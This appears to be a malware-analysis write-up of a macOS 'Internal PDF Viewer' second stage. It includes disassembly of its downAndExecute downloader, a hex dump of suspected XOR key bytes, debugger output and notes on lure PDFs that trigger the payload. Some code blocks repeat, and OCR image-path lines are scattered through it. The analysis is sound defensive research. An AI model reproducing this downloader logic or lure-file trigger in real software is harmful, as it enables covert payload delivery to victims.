


• SpriteTree shows nothing happened after the open command was run to open the malicious 2nd stage “Internal PDF Viewer”. So we reverted to a decompiler



```
        ; ================ B E G I N N I N G   O F   P R O C E D U R E ================

        ; Variables:
        ;    saved_fp: 0
        ;    var_10: -16
        ;    var_20: -32
        ;    var_28: int8_t, -40
        ;    var_30: int64_t, -48
        ;    var_38: int64_t, -56
        ;    var_40: -64
        ;    var_48: int8_t, -72
        ;    var_50: int64_t, -80
        ;    var_58: int64_t, -88
        ;    var_60: -96
        ;    var_68: int64_t, -104
        ;    var_78: -120
        ;    var_88: -136
        ;    var_90: int64_t, -144
        ;    var_98: int64_t, -152

_downAndExecute:
sub        sp, sp, #0xb0 ; Begin of try block, CODE XREF=___21-[PEPWindow viewPDF:]_block_invoke+28, ___21-[PEPWindow viewPDF:]_block_invoke+48
stp        x22, x21, [sp, #0x80]
stp        x20, x19, [sp, #0x90]
stp        x29, x30, [sp, #0xa0]
add        x29, sp, #0xa0
mov        x20, x0
sub        x8, x29, #0x40
stp        xzr, x8, [x29, var_40]
nop
ldr        d0, =0x2020000000
stur       d0, [x29, var_30]
sturb      wzr, [x29, var_28]
add        x8, sp, #0x40
stp        xzr, x8, [sp, #0x40]
str        d0, [sp, #0xa0 + var_50]
strb       wzr, [sp, #0xa0 + var_48]
bl         imp___stubs__objc_autoreleasePoolPush ; objc_autoreleasePoolPush
mov        x19, x0
nop
ldr        x0, =_OBJC_CLASS_$_NSMutableURLRequest ; _OBJC_CLASS_$_NSMutableURLRequest
bl         imp___stubs__objc_alloc ; objc_alloc, End of try block started at 0x100001bdc, Begin of try block (catch block at 0x100001d6c)
mov        x21, x0
nop
ldr        x0, =_OBJC_CLASS_$_NSURL ; _OBJC_CLASS_$_NSURL
mov        x2, x20
bl         _objc_msgSend$URLWithString: ; _objc_msgSend$URLWithString:
mov        x2, x0
mov        x0, x21
bl         _objc_msgSend$initWithURL: ; _objc_msgSend$initWithURL:
mov        x21, x0      ; End of try block started at 0x100001c2c
cbz        x0, loc_100001d1c
```

- The code as you might expect is fairly minimal, but we did encounter a function that we took great interest in called downAndExecute. A function that was not triggering when we opened it.
- We had suspicions that this function would run only if a specific pdf was opened. Making the pdf somewhat of a key in order to “download and execute” something else.


```
        ; ================ B E G I N N I N G   O F   P R O C E D U R E ================

        ; Variables:
        ;    saved_fp: 0
        ;    var_10: -16
        ;    var_20: -32
        ;    var_28: int8_t, -40
        ;    var_30: int64_t, -48
        ;    var_38: int64_t, -56
        ;    var_40: -64
        ;    var_48: int8_t, -72
        ;    var_50: int64_t, -80
        ;    var_58: int64_t, -88
        ;    var_60: -96
        ;    var_68: int64_t, -104
        ;    var_78: -120
        ;    var_88: -136
        ;    var_90: int64_t, -144
        ;    var_98: int64_t, -152

_downAndExecute:
sub        sp, sp, #0xb0 ; Begin of try block, CODE XREF=___21-[PEPWindow viewPDF:]_block_invoke+20, ___21-[PEPWindow viewPDF:]_block_invoke+48
stp        x22, x21, [sp, #0x80]
stp        x20, x19, [sp, #0x90]
stp        x29, x30, [sp, #0xa0]
add        x29, sp, #0xa0
mov        x20, x0
sub        x8, x29, #0x40
stp        xzr, x8, [x29, var_40]
nop
ldr        d0, =0x2020000000
stur       d0, [x29, var_30]
sturb      wzr, [x29, var_28]
add        x8, sp, #0x40
stp        xzr, x8, [sp, #0x40]
str        d0, [sp, #0xa0 + var_50]
strb       wzr, [sp, #0xa0 + var_48]
bl         imp___stubs__objc_autoreleasePoolPush ; objc_autoreleasePoolPush
mov        x19, x0
nop
ldr        x0, =_OBJC_CLASS_$_NSMutableURLRequest ; _OBJC_CLASS_$_NSMutableURLRequest
bl         imp___stubs__objc_alloc ; objc_alloc, End of try block started at 0x100001bdc, Begin of try block (catch block at 0x100001d6c)
mov        x21, x0
nop
ldr        x0, =_OBJC_CLASS_$_NSURL ; _OBJC_CLASS_$_NSURL
mov        x2, x20
bl         _objc_msgSend$URLWithString: ; _objc_msgSend$URLWithString:
mov        x2, x0
mov        x0, x21
bl         _objc_msgSend$initWithURL: ; _objc_msgSend$initWithURL:
mov        x21, x0      ; End of try block started at 0x100001c2c
cbz        x0, loc_100001d1c
```


Internal PDF Viewer

RAW RVA


```
Executable (X86_64)
  Mach64 Header
> Load Commands
> Section64 (__TEXT,__text)
> Section64 (__TEXT,__stubs)
> Section64 (__TEXT,__stub_helper)
> Section64 (__TEXT,__objc_methname)
> Section64 (__TEXT,__objc_classname)
> Section64 (__TEXT,__objc_methtype)
> Section64 (__TEXT,__cstring)
  Section64 (__TEXT,__gcc_except_tab)
  Section64 (__TEXT,__const)
  Section64 (__TEXT,__unwind_info)
> Section64 (__DATA,__nl_symbol_ptr)
> Section64 (__DATA,__got)
```

```
pFile     Data LO                   Data HI                   Value
00007E20  00 00 00 00 00 00 08 40   00 00 00 00 00 00 E0 3F   .......@.......?
00007E30  00 00 00 00 00 40 8F 40   00 00 00 00 00 00 00 00   .....@.@........
00007E40  00 00 00 00 00 C0 92 40   00 00 00 00 00 00 90 40   .......@.......@
00007E50  29 6C E1 9D D6 39 13 C0   B5 94 5E D1 44 10 0C 99   )l...9....^.D...
00007E60  68 4C B4 47 08 A0 D0 D6   75 D8 F3 DC B6 5C A6 BA   hL.G....u....\..
00007E70  B3 2B D9 FF 8D 28 19 21   CC 1E FF BC E2 F3 D5 B3   .+...(.!........
00007E80  A9 39 A6 94 9E 19 24 C7   33 A7 7E DA 75 9A D5 22   .9....$.3.~.u.."
00007E90  8D AA 17 98 8D CC 0C DE   D4 4D 4D 5F 4B E9 6E 20   .........MM_K.n 
00007EA0  1F 3F 7D 15 FC 09 AB 33   8E 1A A3 3F 95 AE D9 B3   .?}....3...?....
00007EB0  FB 76 BD 4A 00 00 00 00   00 00 00 00 00 F0 92 40   .v.J...........@
```


- Inside the text data of the macho was a large set of bytes. We suspected this could possibly be an XOR key.




- After exhausting a lot of options and staring at decompilers for too long, we decided to do some searches in VT again. This time for the bytes we saw.


PDF
DOJ Report on Bizlato Investigation_asistant.pdf
PDF
DOJ Report on Bizlato Investigation.pdf
PDF
Daiwa Ventures.pdf
jamf

- The results were a handful of pdf files. All with some content that seem like they could be related to social engineering campaigns



- Opening the pdf on it's own shows a pdf to the user that appears to require a 3rd party app in order to properly read it (In other words, you have to use the malicious Internal PDF viewer supplied by the attacker to properly read the pdf)



```
mov     x21, x0
nop
ldr     x0, =_OBJC_CLASS_$_NSURL                        ; _OBJC_CLASS_$_NSURL
mov     x2, x20
bl      _objc_msgSend$URLWithString:                    ; _objc_msgSend$URLWithString:
mov     x2, x0
mov     x0, x21
bl      _objc_msgSend$initWithURL:                      ; _objc_msgSend$initWithURL:
mov     x21, x0                                         ; End of try block started at 0x100001c2c
cbz     x0, loc_100001d1c

adr     x0, #0x100004118                                ; Begin of try block (catch block at 0x10000
nop
movz    w2, #0x4
bl      _objc_msgSend$dataUsingEncoding:                ; _objc_msgSend$dataUsingEncoding:
mov     x2, x0
mov     x0, x21
bl      _objc_msgSend$setHTTPBody:                      ; _objc_msgSend$setHTTPBody:
adr     x2, #0x100004138                                ; @"POST"
nop
mov     x0, x21
bl      _objc_msgSend$setHTTPMethod:                    ; _objc_msgSend$setHTTPMethod:
adr     x2, #0x100004158                                ; @"Mozilla/4.0 (compatible; MSIE 8.0; Windo
nop
adr     x3, #0x100004178                                ; @"User-Agent"
nop
mov     x0, x21
bl      _objc_msgSend$setValue:forHTTPHeaderField:      ; _objc_msgSend$setValue:forHTTPHeaderField:
nop                                                     ; End of try block started at 0x100001c58
ldr     x0, =_OBJC_CLASS_$_NSURLSession                 ; _OBJC_CLASS_$_NSURLSession
bl      _objc_msgSend$sharedSession                     ; _objc_msgSend$sharedSession, Begin of try
nop                                                     ; End of try block started at 0x100001ca4
ldr     x8, #__NSConcreteStackBlock_100004020           ; __NSConcreteStackBlock
str     x8, [sp, #0xa0 + var_98]
nop
ldr     d0, =0xc2000000
str     d0, [sp, #0xa0 + var_90]
adr     x8, #0x100001f6c
nop
adr     x9, #0x1000040a8
nop
stp     x8, x9, [sp, #0x18]
sub     x8, x29, #0x40
stp     x20, x8, [sp, #0x28]
add     x8, sp, #0x40
str     x8, [sp, #0xa0 + var_68]
add     x3, sp, #0x8                                    ; Begin of try block (catch block at 0x10000
mov     x2, x21
bl      _objc_msgSend$dataTaskWithRequest:completionHandler: ; _objc_msgSend$dataTaskWithRequest
```

Debug

Control

Executable file: /Users/Shared/Internal PDF Viewer.app/Contents/MacOS/Internal PDF Viewer

Working directory:

Arguments:

Controls

Signaled (Signal 5 = SIGTRAP)

Threads

```
Thread 170350: None
Thread 170365: None
Thread 170366: None
Thread 170371: None
Thread 170373: Breakpoint
Thread 170389: None
Thread 170390: None
```


Callstack

```
0x100001ca0 - Internal PDF Viewer downAndExecute
0x100001bb0 - Internal PDF Viewer   21-[PEPWindow viewP…
0x18565c9dc - libdispatch.dylib  dispatch call block an…
0x18565e504 - libdispatch.dylib  dispatch client callout
0x1856700b4 - libdispatch.dylib  dispatch root queue dr…
0x1856707c0 - libdispatch.dylib  dispatch worker thread2
0x1857e10c4 - libsystem pthread.dylib  pthread wqthread
```

GPR | Memory | Debugger Console | Application Output


```
po $x20
EAEMEMEIELCGBVBVELDTDYDXBUDWEHDVBTELEADTEKDXBUDVEEEHENDWBVDXDBCQESCFDRDCEKCVCPEMBVCXESDFBZCEECEADFEQDRBV
EBEECSDRDHDIBLBYCODWBVBWDVCXEMBYCRCCELDECZBVCADLCWEPBLBZCQ
```

- Upon doing this, the downAndExecute function runs. But it does not properly decode the URL

